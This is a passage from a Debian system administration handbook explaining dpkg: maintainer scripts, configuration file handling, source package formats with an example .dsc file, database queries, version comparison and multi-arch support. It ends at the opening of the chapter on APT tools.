4. For an update, `dpkg` executes `old-postrm upgrade new-version`.
5. `dpkg` updates all of the internal data (file list, configuration scripts, etc.) and removes the backups of the replaced files. This is the point of no return: `dpkg` no longer has access to all of the elements necessary to return to the previous state.
6. `dpkg` will update the configuration files, asking the user to decide if it is unable to automatically manage this task. The details of this procedure are discussed in section 5.2.3, “[Checksums, List of Configuration Files](#)” page 83.
7. Finally, `dpkg` configures the package by executing `new-postinst configure last-version-configured`.

## Package Removal

Here is what happens during a package removal:

1. `dpkg` calls `prerm remove`.
2. `dpkg` removes all of the package's files, with the exception of the configuration files and configuration scripts.
3. `dpkg` executes `postrm remove`. All of the configuration scripts, except `postrm`, are removed. If the user has not used the "purge" option, the process stops here.
4. For a complete purge of the package (command issued with `dpkg --purge` or `dpkg -P`), the configuration files are also deleted, as well as a certain number of copies (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) and temporary files; `dpkg` then executes `postrm purge`.

VOCABULARY

**Purge, a complete removal**

When a Debian package is removed, the configuration files are retained in order to facilitate possible re-installation. Likewise, the data generated by a daemon (such as the content of an LDAP server directory, or the content of a database for an SQL server) are usually retained.

To remove all data associated with a package, it is necessary to "purge" the package with the command, `dpkg -P package`, `apt-get remove --purge package` or `aptitude purge package`.

Given the definitive nature of such data removals, a purge should not be taken lightly.

The four scripts detailed above are complemented by a `config` script, provided by packages using `debconf` to acquire information from the user for configuration. During installation, this script defines in detail the questions asked by `debconf`. The responses are recorded in the `debconf` database for future reference. The script is generally executed by `apt` prior to installing packages one by one in order to group all the questions and ask them all to the user at the beginning of the process. The pre- and post-installation scripts can then use this information to operate according to the user's wishes.

TOOL

**debconf**

`debconf` was created to resolve a recurring problem in Debian. All Debian packages unable to function without a minimum of configuration used to ask questions with calls to the `echo` and `read` commands in `postinst` shell scripts (and other similar scripts). But this also means that during a large installation or update the user must stay with their computer to respond to various questions that may arise at any time. These manual interactions have now been almost entirely dispensed with, thanks to the `debconf` tool.

`debconf` has many interesting features: it requires the developer to specify user interaction; it allows localization of all the strings displayed to users (all translations are stored in the `templates` file describing the interactions); it has different frontends to display the questions to the user (text mode, graphical mode, non-interactive); and it allows creation of a central database of responses to share the same configuration with several computers... but the most important is that it is now possible to present all of the questions in a row to the user, prior to starting a long installation or update process. The user can go about their business while the system handles the installation on its own, without having to stay there staring at the screen waiting for questions.

### 5.2.3. Checksums, List of Configuration Files

In addition to the maintainer scripts and control data already mentioned in the previous sections, the `control.tar.gz` archive of a Debian package may contain other interesting files. The first, `md5sums`, contains the MD5 checksums for all of the package's files. Its main advantage is that it allows `dpkg --verify` (which we will study in section 14.3.3.1, “Auditing Packages with `dpkg --verify`” page 386) to check if these files have been modified since their installation. Note that when this file doesn't exist, `dpkg` will generate it dynamically at installation time (and store it in the `dpkg` database just like other control files).

`conffiles` lists package files that must be handled as configuration files. Configuration files can be modified by the administrator, and `dpkg` will try to preserve those changes during a package update.

In effect, in this situation, `dpkg` behaves as intelligently as possible: if the standard configuration file has not changed between the two versions, it does nothing. If, however, the file has changed, it will try to update this file. Two cases are possible: either the administrator has not touched this configuration file, in which case `dpkg` automatically installs the new version; or the file has been modified, in which case `dpkg` asks the administrator which version they wish to use (the old one with modifications, or the new one provided with the package). To assist in making this decision, `dpkg` offers to display a “diff” that shows the difference between the two versions. If the user chooses to retain the old version, the new one will be stored in the same location in a file with the `.dpkg-dist` suffix. If the user chooses the new version, the old one is retained in a file with the `.dpkg-old` suffix. Another available action consists of momentarily interrupting `dpkg` to edit the file and attempt to re-instate the relevant modifications (previously identified with `diff`).

#### GOING FURTHER

##### **Force dpkg to ask configuration file questions**

The `--force-confask` option requires `dpkg` to display the questions about the configuration files, even in cases where they would not normally be necessary. Thus, when reinstalling a package with this option, `dpkg` will ask the questions again for all of the configuration files modified by the administrator. This is very convenient, especially for reinstalling the original configuration file if it has been deleted and no other copy is available: a normal re-installation won't work, because `dpkg` considers removal as a form of legitimate modification, and, thus, doesn't install the desired configuration file.

### Avoiding the configuration file questions

dpkg handles configuration file updates, but, while doing so, regularly interrupts its work to ask for input from the administrator. This makes it less than enjoyable for those who wish to run updates in a non-interactive manner. This is why this program offers options that allow the system to respond automatically according to the same logic: `--force-confold` retains the old version of the file; `--force-confnew` will use the new version of the file (these choices are respected, even if the file has not been changed by the administrator, which only rarely has the desired effect). Adding the `--force-confdef` option tells dpkg to decide by itself when possible (in other words, when the original configuration file has not been touched), and only uses `--force-confnew` or `--force-confold` for other cases.

These options apply to dpkg, but most of the time the administrator will work directly with the `aptitude` or `apt-get` programs. It is, thus, necessary to know the syntax used to indicate the options to pass to the dpkg command (their command line interfaces are very similar).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options
  ↳ ::="--force-confold" full-upgrade
```

These options can be stored directly in apt's configuration. To do so, simply write the following line in the `/etc/apt/apt.conf.d/local` file:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Including this option in the configuration file means that it will also be used in a graphical interface such as `aptitude`.

## 5.3. Structure of a Source Package

### 5.3.1. Format

A source package is usually comprised of three files, a `.dsc`, a `.orig.tar.gz`, and a `.debian.tar.gz` (or `.diff.gz`). They allow creation of binary packages (`.deb` files described above) from the source code files of the program, which are written in a programming language.

The `.dsc` (Debian Source Control) file is a short text file containing an RFC 2822 header (just like the `control` file studied in section 5.2.1, “[Description: the control File](#)” page 74) which describes the source package and indicates which other files are part thereof. It is signed by its maintainer, which guarantees authenticity. See section 6.5, “[Checking Package Authenticity](#)” page 121 for further details on this subject.

#### Example 5.1 A `.dsc` file

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Format: 3.0 (quilt)
Source: zim
```

```

Binary: zim
Architecture: all
Version: 0.62-3
Maintainer: Emfox Zhou <emfox@debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 3.9.6
Vcs-Browser: http://anonscm.debian.org/gitweb/?p=collab-maint/zim.git
Vcs-Git: git://anonscm.debian.org/collab-maint/zim.git
Build-Depends: debhelper (>= 9), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-0 (>=
    ➤ 2.6), python-gtk2, python-xdg
Package-List:
  zim deb x11 optional arch=all
Checksums-Sha1:
  ad8de170826682323c10195b65b9f1243fd75637 1772246 zim_0.62.orig.tar.gz
  a4f70d6f7fb404022c9cc4870a4e62ea3ca08388 14768 zim_0.62-3.debian.tar.xz
Checksums-Sha256:
  19d62aebd2c1a92d84d80720c6c1dcbd779c39a2120468fed01b7f252511bdc2 1772246 zim_0.62.
    ➤ orig.tar.gz
  fc2e827e83897d5e33f152f124802c46c3c01c5158b75a8275a27833f1f6f1de 14768 zim_0.62-3.
    ➤ debian.tar.xz
Files:
  43419efba07f7086168442e3d698287a 1772246 zim_0.62.orig.tar.gz
  725a69663a6c2961f07673ae541298e4 14768 zim_0.62-3.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v2
Comment: Signed by Raphael Hertzog

iQEcbAEBCAAGBQJUR2jqAAoJEA0IHavrwpq5WFcH/RsdzCHc1oXXxHitU23hEqMj
T6ok29M1UFDJDowMXW75jQ1nT4WPUtvEGygkCHeo0/PvjEvB0sjU8GQlX+N9ddSB
aHfqfAYmVhADNGxrXQT5inZXUa8qGeeq2Sqf6YcWtsnuD56lDbvxkyf/XYopoIEl
oltfl05z/AI+vYsw482YrCz0fxNAKAvkyuPhDebYI8jnKWeAANoqmKpsNc/HYyvT
+ZiA5o570iGdOKT6XGy3/FiF3dkHiRY8lXW7xdr1BbIgulwl9UmiUNwuxw0YbQ07
edtjiTJq0aFUA0x1zB/XGv5tHr1MjP8naT+kfVoVHT0ox51CDbeu5D3DZY4imcY=
=Wtoa
-----END PGP SIGNATURE-----

```

Note that the source package also has dependencies (Build-Depends) completely distinct from those of binary packages, since they indicate tools required to compile the software in question and construct its binary package.

**CAUTION**  
**Distinct namespaces**

It is important to note here that there is no required correspondence between the name of the source package and that of the binary package(s) that it generates. It is easy enough to understand if you know that each source package may generate several binary packages. This is why the `.dsc` file has the `Source` and `Binary` fields to explicitly name the source package and store the list of binary packages that it generates.

### Why divide into several packages

Quite frequently, a source package (for a given software) can generate several binary packages. The split is justified by the possibility to use (parts of) the software in different contexts. Consider a shared library, it may be installed to make an application work (for example, *libc6*), or it can be installed to develop a new program (*libc6-dev* will then be the correct package). We find the same logic for client/server services where we want to install the server part on one machine and the client part on others (this is the case, for example, of *openssh-server* and *openssh-client*).

Just as frequently, the documentation is provided in a dedicated package: the user may install it independently from the software, and may at any time choose to remove it to save disk space. Additionally, this also saves disk space on the Debian mirrors, since the documentation package will be shared amongst all of the architectures (instead of having the documentation duplicated in the packages for each architecture).

### Different source package formats

Originally there was only one source package format. This is the 1.0 format, which associates an `.orig.tar.gz` archive to a `.diff.gz` “debianization” patch (there is also a variant, consisting of a single `.tar.gz` archive, which is automatically used if no `.orig.tar.gz` is available).

Since Debian *Squeeze*, Debian developers have the option to use new formats that correct many problems of the historical format. Format 3.0 (*quilt*) can combine multiple upstream archives in the same source package: in addition to the usual `.orig.tar.gz`, supplementary `.orig-component.tar.gz` archives can be included. This is useful with software that is distributed in several upstream components but for which a single source package is desired. These archives can also be compressed with `bzip2` or `xz` rather than `gzip`, which saves disk space and network resources. Finally, the monolithic patch, `.diff.gz` is replaced by a `.debian.tar.gz` archive containing the compiling instructions and a set of upstream patches contributed by the package maintainer. These last are recorded in a format compatible with *quilt* — a tool that facilitates the management of a series of patches.

The `.orig.tar.gz` file is an archive containing the source code as provided by the original developer. Debian package maintainers are asked to not modify this archive in order to be able to easily check the origin and integrity of the file (by simple comparison with a checksum) and to respect the wishes of some authors.

The `.debian.tar.gz` contains all of the modifications made by the Debian maintainer, especially the addition of a `debian` directory containing the instructions to execute to construct a Debian package.

**TOOL**  
**Decompressing a source package**

If you have a source package, you can use the `dpkg-source` command (from the `dpkg-dev` package) to decompress it:

```
$ dpkg-source -x package_0.7-1.dsc
```

You can also use `apt-get` to download a source package and unpack it right away. It requires that the appropriate `deb-src` lines be present in the `/etc/apt/sources.list` file, however (for further details, see section 6.1, “Filling in the `sources.list` File” page 100). These are used to list the “sources” of source packages (meaning the servers on which a group of source packages are hosted).

```
$ apt-get source package
```

### 5.3.2. Usage within Debian

The source package is the foundation of everything in Debian. All Debian packages come from a source package, and each modification in a Debian package is the consequence of a modification made to the source package. The Debian maintainers work with the source package, knowing, however, the consequences of their actions on the binary packages. The fruits of their labors are thus found in the source packages available from Debian: you can easily go back to them and everything stems from them.

When a new version of a package (source package and one or more binary packages) arrives on the Debian server, the source package is the most important. Indeed, it will then be used by a network of machines of different architectures for compilation on the various architectures supported by Debian. The fact that the developer also sends one or more binary packages for a given architecture (usually `i386` or `amd64`) is relatively unimportant, since these could just as well have been automatically generated.

## 5.4. Manipulating Packages with `dpkg`

`dpkg` is the base command for handling Debian packages on the system. If you have `.deb` packages, it is `dpkg` that allows installation or analysis of their contents. But this program only has a partial view of the Debian universe: it knows what is installed on the system, and whatever it is given on the command line, but knows nothing of the other available packages. As such, it will fail if a dependency is not met. Tools such as `apt`, on the contrary, will create a list of dependencies to install everything as automatically as possible.

**NOTE**  
**`dpkg` or `apt`?**

`dpkg` should be seen as a system tool (backend), and `apt` as a tool closer to the user, which overcomes the limitations of the former. These tools work together, each one with its particularities, suited to specific tasks.



### 5.4.1. Installing Packages

`dpkg` is, above all, the tool for installing an already available Debian package (because it does not download anything). To do this, we use its `-i` or `--install` option.

**Example 5.2** *Installation of a package with `dpkg`*

```
# dpkg -i man-db_2.7.0.2-5_amd64.deb
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-4) ...
Setting up man-db (2.7.0.2-5) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.58) ...
```

We can see the different steps performed by `dpkg`; we know, thus, at what point any error may have occurred. The installation can also be effected in two stages: first unpacking, then configuration. `apt-get` takes advantage of this, limiting the number of calls to `dpkg` (since each call is costly, due to loading of the database in memory, especially the list of already installed files).

**Example 5.3** *Separate unpacking and configuration*

```
# dpkg --unpack man-db_2.7.0.2-5_amd64.deb
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-5) ...
Processing triggers for mime-support (3.58) ...
# dpkg --configure man-db
Setting up man-db (2.7.0.2-5) ...
Updating database of manual pages ...
```

Sometimes `dpkg` will fail to install a package and return an error; if the user orders it to ignore this, it will only issue a warning; it is for this reason that we have the different `--force-*` options. The `dpkg --force-help` command, or documentation of this command, will give a complete list of these options. The most frequent error, which you are bound to encounter sooner or later, is a file collision. When a package contains a file that is already installed by another package, `dpkg` will refuse to install it. The following messages will then appear:

```
Unpacking libgdm (from ../libgdm_3.8.3-2_amd64.deb) ...
dpkg: error processing /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--unpack):
 trying to overwrite '/usr/bin/gdmflexiserver', which is also in package gdm3 3.4.1-9
```

In this case, if you think that replacing this file is not a significant risk to the stability of your system (which is usually the case), you can use the option `--force-overwrite`, which tells `dpkg` to ignore this error and overwrite the file.

While there are many available `--force-*` options, only `--force-overwrite` is likely to be used regularly. These options only exist for exceptional situations, and it is better to leave them alone as much as possible in order to respect the rules imposed by the packaging mechanism. Do not forget, these rules ensure the consistency and stability of your system.

**CAUTION**  
**Effective use of `--force-*`**

If you are not careful, the use of an option `--force-*` can lead to a system where the APT family of commands will refuse to function. In effect, some of these options allow installation of a package when a dependency is not met, or when there is a conflict. The result is an inconsistent system from the point of view of dependencies, and the APT commands will refuse to execute any action except those that will bring the system back to a consistent state (this often consists of installing the missing dependency or removing a problematic package). This often results in a message like this one, obtained after installing a new version of `rdesktop` while ignoring its dependency on a newer version of the `libc6`:

```
# apt full-upgrade
[...]
You might want to run 'apt-get -f install' to correct these
  ↳ .
The following packages have unmet dependencies:
  rdesktop: Depends: libc6 (>= 2.5) but 2.3.6.ds1-13etch7
  ↳ is installed
E: Unmet dependencies. Try using -f.
```

A courageous administrator who is certain of the correctness of their analysis may choose to ignore a dependency or conflict and use the corresponding `--force-*` option. In this case, if they want to be able to continue to use `apt` or `aptitude`, they must edit `/var/lib/dpkg/status` to delete/modify the dependency, or conflict, that they chose to override.

This manipulation is an ugly hack, and should never be used, except in the most extreme case of necessity. Quite frequently, a more fitting solution is to recompile the package that's causing the problem (see section 15.1, “[Rebuilding a Package from its Sources](#)” page 420) or use a new version (potentially corrected) from a repository such as the `stable-backports` one (see section 6.1.2.4, “[Stable Backports](#)” page 103).

## 5.4.2. Package Removal

Invoking `dpkg` with the `-r` or `--remove` option, followed by the name of a package, removes that package. This removal is, however, not complete: all of the configuration files, maintainer scripts, log files (system logs) and other user data handled by the package remain. That way disabling the program is easily done by uninstalling it, and it's still possible to quickly reinstall it with the same configuration. To completely remove everything associated with a package, use the `-P` or `--purge` option, followed by the package name.

**Example 5.4** *Removal and purge of the debian-cd package*

```
# dpkg -r debian-cd
(Reading database ... 97747 files and directories currently installed.)
Removing debian-cd (3.1.17) ...
# dpkg -P debian-cd
(Reading database ... 97401 files and directories currently installed.)
Removing debian-cd (3.1.17) ...
Purging configuration files for debian-cd (3.1.17) ...
```

### 5.4.3. Querying dpkg's Database and Inspecting .deb Files

BACK TO BASICS

#### Option syntax

Most options are available in a “long” version (one or more relevant words, preceded by a double dash) and a “short” version (a single letter, often the initial of one word from the long version, and preceded by a single dash). This convention is so common that it is a POSIX standard.

Before concluding this section, we will study dpkg options that query the internal database in order to obtain information. Giving first the long options and then corresponding short options (that will evidently take the same possible arguments) we cite `--listfiles package` (or `-L`), which lists the files installed by this package; `--search file` (or `-S`), which finds the package(s) containing the file; `--status package` (or `-s`), which displays the headers of an installed package; `--list` (or `-l`), which displays the list of packages known to the system and their installation status; `--contents file.deb` (or `-c`), which lists the files in the Debian package specified; `--info file.deb` (or `-I`), which displays the headers of this Debian package.

**Example 5.5** *Various queries with dpkg*

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
```

```

/usr/share/man
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/users-and-groups.html
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 13855
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.23-3
Replaces: mktemp, realpath, timeout
Pre-Depends: libc6 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.17),
↳ libselinux1 (>= 2.1.13)
Conflicts: timeout
Description: GNU core utilities
This package contains the basic file, shell and text manipulation
utilities which are expected to exist on every operating system.
.
```

Specifically, this package includes:

```
arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
csplit cut date dd df dir dircolors dirname du echo env expand expr
factor false flock fmt fold groups head hostid id install join link ln
logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc numfmt
od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm
rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
tail tee test timeout touch tr true truncate tsort tty uname unexpand
uniq unlink users vdir wc who whoami yes
```

Homepage: <http://gnu.org/software/coreutils>

```
$ dpkg -l 'b*'
```

```
Desired=Unknown/Install/Remove/Purge/Hold
```

```
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
```

```
||/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
```

```
||/ Name Version Architecture Description
```

```
+++-----
```

	Name	Version	Architecture	Description
un	backupninja	<none>	<none>	(no description ↳ available)
ii	backupper	3.3.0-2	amd64	high-performance, ↳ enterprise-grade system for backin
un	base	<none>	<none>	(no description ↳ available)
un	base-config	<none>	<none>	(no description ↳ available)
ii	base-files	8	amd64	Debian base system ↳ miscellaneous files
ii	base-passwd	3.5.37	amd64	Debian base system ↳ master password and group files

```
[...]
```

```
$ dpkg -c /var/cache/apt/archives/gnupg_1.4.18-6_amd64.deb
```

```
drwxr-xr-x root/root 0 2014-12-04 23:03 ./
drwxr-xr-x root/root 0 2014-12-04 23:03 ./lib/
drwxr-xr-x root/root 0 2014-12-04 23:03 ./lib/udev/
drwxr-xr-x root/root 0 2014-12-04 23:03 ./lib/udev/rules.d/
-rw-r--r-- root/root 2711 2014-12-04 23:03 ./lib/udev/rules.d/60-gnupg.rules
drwxr-xr-x root/root 0 2014-12-04 23:03 ./usr/
drwxr-xr-x root/root 0 2014-12-04 23:03 ./usr/lib/
drwxr-xr-x root/root 0 2014-12-04 23:03 ./usr/lib/gnupg/
-rwxr-xr-x root/root 39328 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_ldap
-rwxr-xr-x root/root 92872 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_hkp
-rwxr-xr-x root/root 47576 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_finger
-rwxr-xr-x root/root 84648 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_curl
-rwxr-xr-x root/root 3499 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_mailto
drwxr-xr-x root/root 0 2014-12-04 23:03 ./usr/bin/
-rwxr-xr-x root/root 60128 2014-12-04 23:03 ./usr/bin/gpgsplit
-rwxr-xr-x root/root 1012688 2014-12-04 23:03 ./usr/bin/gpg
```

```
[...]
```

```
$ dpkg -I /var/cache/apt/archives/gnupg_1.4.18-6_amd64.deb
```

```

new debian package, version 2.0.
size 1148362 bytes: control archive=3422 bytes.
   1264 bytes,   26 lines    control
   4521 bytes,   65 lines    md5sums
    479 bytes,   13 lines    * postinst          #!/bin/sh
    473 bytes,   13 lines    * preinst           #!/bin/sh
Package: gnupg
Version: 1.4.18-6
Architecture: amd64
Maintainer: Debian GnuPG-Maintainers <pkg-gnupg-maint@lists.aliases.debian.org>
Installed-Size: 4888
Depends: gpgv, libbz2-1.0, libc6 (>= 2.15), libreadline6 (>= 6.0), libusb-0.1-4
  ↳ (>= 2:0.1.12), zlib1g (>= 1:1.1.4)
Recommends: gnupg-curl, libldap-2.4-2 (>= 2.4.7)
Suggests: gnupg-doc, libpcsc-lite, parcimonie, xloadimage | imagemagick | eog
Section: utils
Priority: important
Multi-Arch: foreign
Homepage: http://www.gnupg.org
Description: GNU privacy guard - a free PGP replacement
 GnuPG is GNU's tool for secure communication and data storage.
 It can be used to encrypt data and to create digital signatures.
 It includes an advanced key management facility and is compliant
 with the proposed OpenPGP Internet standard as described in RFC 4880.
[...]

```

#### GOING FURTHER

### Comparison of versions

Since `dpkg` is the program for handling Debian packages, it also provides the reference implementation of the logic of comparing version numbers. This is why it has a `--compare-versions` option, usable by external programs (especially configuration scripts executed by `dpkg` itself). This option requires three parameters: a version number, a comparison operator, and a second version number. The different possible operators are `lt` (strictly less than), `le` (less than or equal to), `eq` (equal), `ne` (not equal), `ge` (greater than or equal to), and `gt` (strictly greater than). If the comparison is correct, `dpkg` returns 0 (success); if not, it gives a non-zero return value (indicating failure).

```

$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1

```

Note the unexpected failure of the last comparison: for `dpkg`, `pre`, usually denoting a pre-release, has no particular meaning, and this program compares the alphabetic characters in the same way as the numbers (`a < b < c ...`), in alphabetical order. This

is why it considers “0pre3” to be greater than “0”. When we want a package’s version number to indicate that it is a pre-release, we use the tilde character, “~”:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

#### 5.4.4. dpkg’s Log File

dpkg keeps a log of all of its actions in `/var/log/dpkg.log`. This log is extremely verbose, since it details every one of the stages through which packages handled by dpkg go. In addition to offering a way to track dpkg’s behavior, it helps, above all, to keep a history of the development of the system: one can find the exact moment when each package has been installed or updated, and this information can be extremely useful in understanding a recent change in behavior. Additionally, all versions being recorded, it is easy to cross-check the information with the `changelog.Debian.gz` for packages in question, or even with online bug reports.

#### 5.4.5. Multi-Arch Support

All Debian packages have an Architecture field in their control information. This field can contain either “all” (for packages that are architecture independent) or the name of the architecture that it targets (like “amd64”, “armhf”, ...). In the latter case, by default, dpkg will only accept to install the package if its architecture matches the host’s architecture as returned by `dpkg --print-architecture`.

This restriction ensures that users do not end up with binaries compiled for an incorrect architecture. Everything would be perfect except that (some) computers can run binaries for multiple architectures, either natively (an “amd64” system can run “i386” binaries) or through emulators.

#### *Enabling Multi-Arch*

dpkg’s multi-arch support allows users to define “foreign architectures” that can be installed on the current system. This is simply done with `dpkg --add-architecture` like in the example below. There is a corresponding `dpkg --remove-architecture` to drop support of a foreign architecture, but it can only be used when no packages of this architecture remain.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-4.9-base_4.9.1-19_armhf.deb
dpkg: error processing archive gcc-4.9-base_4.9.1-19_armhf.deb (--install):
 package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
```

```

gcc-4.9-base_4.9.1-19_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-4.9-base_4.9.1-19_armhf.deb
Selecting previously unselected package gcc-4.9-base:armhf.
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack gcc-4.9-base_4.9.1-19_armhf.deb ...
Unpacking gcc-4.9-base:armhf (4.9.1-19) ...
Setting up gcc-4.9-base:armhf (4.9.1-19) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf

```

**NOTE**  
**APT's multi-arch support**

APT will automatically detect when dpkg has been configured to support foreign architectures and will start downloading the corresponding Packages files during its update process.

Foreign packages can then be installed with `apt install package:architecture`.

**IN PRACTICE**  
**Using proprietary i386 binaries on amd64**

There are multiple use cases for multi-arch, but the most popular one is the possibility to execute 32 bit binaries (i386) on 64 bit systems (amd64), in particular since several popular proprietary applications (like Skype) are only provided in 32 bit versions.

## Multi-Arch Related Changes

To make multi-arch actually useful and usable, libraries had to be repackaged and moved to an architecture-specific directory so that multiple copies (targeting different architectures) can be installed alongside. Such updated packages contain the “Multi-Arch:same” header field to tell the packaging system that the various architectures of the package can be safely co-installed (and that those packages can only satisfy dependencies of packages of the same architecture). Since multi-arch made its debut in Debian *Wheezy*, not all libraries have been converted yet.

```

$ dpkg -s gcc-4.9-base
dpkg-query: error: --status needs a valid package name but 'gcc-4.9-base' is not:
    ▶ ambiguous package name 'gcc-4.9-base' with more than one installed instance

```

Use `--help` for help about querying packages.

```

$ dpkg -s gcc-4.9-base:amd64 gcc-4.9-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same

```



```
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-4.9-base/copyright
gcc-4.9-base:amd64, gcc-4.9-base:armhf: /usr/share/doc/gcc-4.9-base/copyright
```

It is worth noting that Multi-Arch:same packages must have their names qualified with their architecture to be unambiguously identifiable. They also have the possibility to share files with other instances of the same package; `dpkg` ensures that all packages have bit-for-bit identical files when they are shared. Last but not least, all instances of a package must have the same version. They must thus be upgraded together.

Multi-Arch support also brings some interesting challenges in the way dependencies are handled. Satisfying a dependency requires either a package marked “Multi-Arch:foreign” or a package whose architecture matches the one of the package declaring the dependency (in this dependency resolution process, architecture-independent packages are assumed to be of the same architecture than the host). A dependency can also be weakened to allow any architecture to fulfill it, with the `package:any` syntax, but foreign packages can only satisfy such a dependency if they are marked “Multi-Arch:allowed”.

## 5.5. Coexistence with Other Packaging Systems

Debian packages are not the only software packages used in the free software world. The main competitor is the RPM format of the Red Hat Linux distribution and its many derivatives. Red Hat is a very popular, commercial distribution. It is thus common for software provided by third parties to be offered as RPM packages rather than Debian.

In this case, you should know that the program `rpm`, which handles RPM packages, is available as a Debian package, so it is possible to use this package format on Debian. Care should be taken, however, to limit these manipulations to extract the information from a package or to verify its integrity. It is, in truth, unreasonable to use `rpm` to install an RPM on a Debian system; RPM uses its own database, separate from those of native software (such as `dpkg`). This is why it is not possible to ensure a stable coexistence of two packaging systems.

On the other hand, the *alien* utility can convert RPM packages into Debian packages, and vice versa.

### COMMUNITY Encouraging the adoption of .deb

If you regularly use the `alien` program to install RPM packages coming from one of your providers, do not hesitate to write to them and amicably express your strong preference for the `.deb` format. Note that the format of the package is not everything: a `.deb` package built with `alien` or prepared for a version of Debian different than that which you use, or even for a derivative distribution like Ubuntu, would probably not offer the same level of quality and integration as a package specifically developed for Debian *Jessie*.

```
$ fakeroot alien --to-deb phpMyAdmin-2.0.5-2.noarch.rpm
phpmyadmin_2.0.5-2_all.deb generated
$ ls -s phpmyadmin_2.0.5-2_all.deb
64 phpmyadmin_2.0.5-2_all.deb
```

You will find that this process is extremely simple. You must know, however, that the package generated does not have any dependency information, since the dependencies in the two packaging formats don't have systematic correspondence. The administrator must thus manually ensure that the converted package will function correctly, and this is why Debian packages thus generated should be avoided as much as possible. Fortunately, Debian has the largest collection of software packages of all distributions, and it is likely that whatever you seek is already in there.

Looking at the man page for the `alien` command, you will also note that this program handles other packaging formats, especially the one used by the Slackware distribution (it is made of a simple `tar.gz` archive).

The stability of the software deployed using the `dpkg` tool contributes to Debian's fame. The APT suite of tools, described in the following chapter, preserves this advantage, while relieving the administrator from managing the status of packages, a necessary but difficult task.

## Keywords

---

`apt`  
`apt-get`  
`apt-cache`  
`aptitude`  
`synaptic`  
`sources.list`  
`apt-cdrom`

---



# Maintenance and Updates: The APT Tools

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*What makes Debian so popular with administrators is how easily software can be installed and how easily the whole system can be updated. This unique advantage is largely due to the APT program, that Falcot Corp administrators studied with enthusiasm.*

APT is the abbreviation for Advanced Package Tool. What makes this program “advanced” is its approach to packages. It doesn’t simply evaluate them individually, but it considers them as a whole and produces the best possible combination of packages depending on what is available and compatible (according to dependencies).

VOCABULARY

**Package source and source package**

The word *source* can be ambiguous. A source package — a package containing the source code of a program — should not be confused with a package source — a repository (website, FTP server, CD-ROM, local directory, etc.) which contains packages.

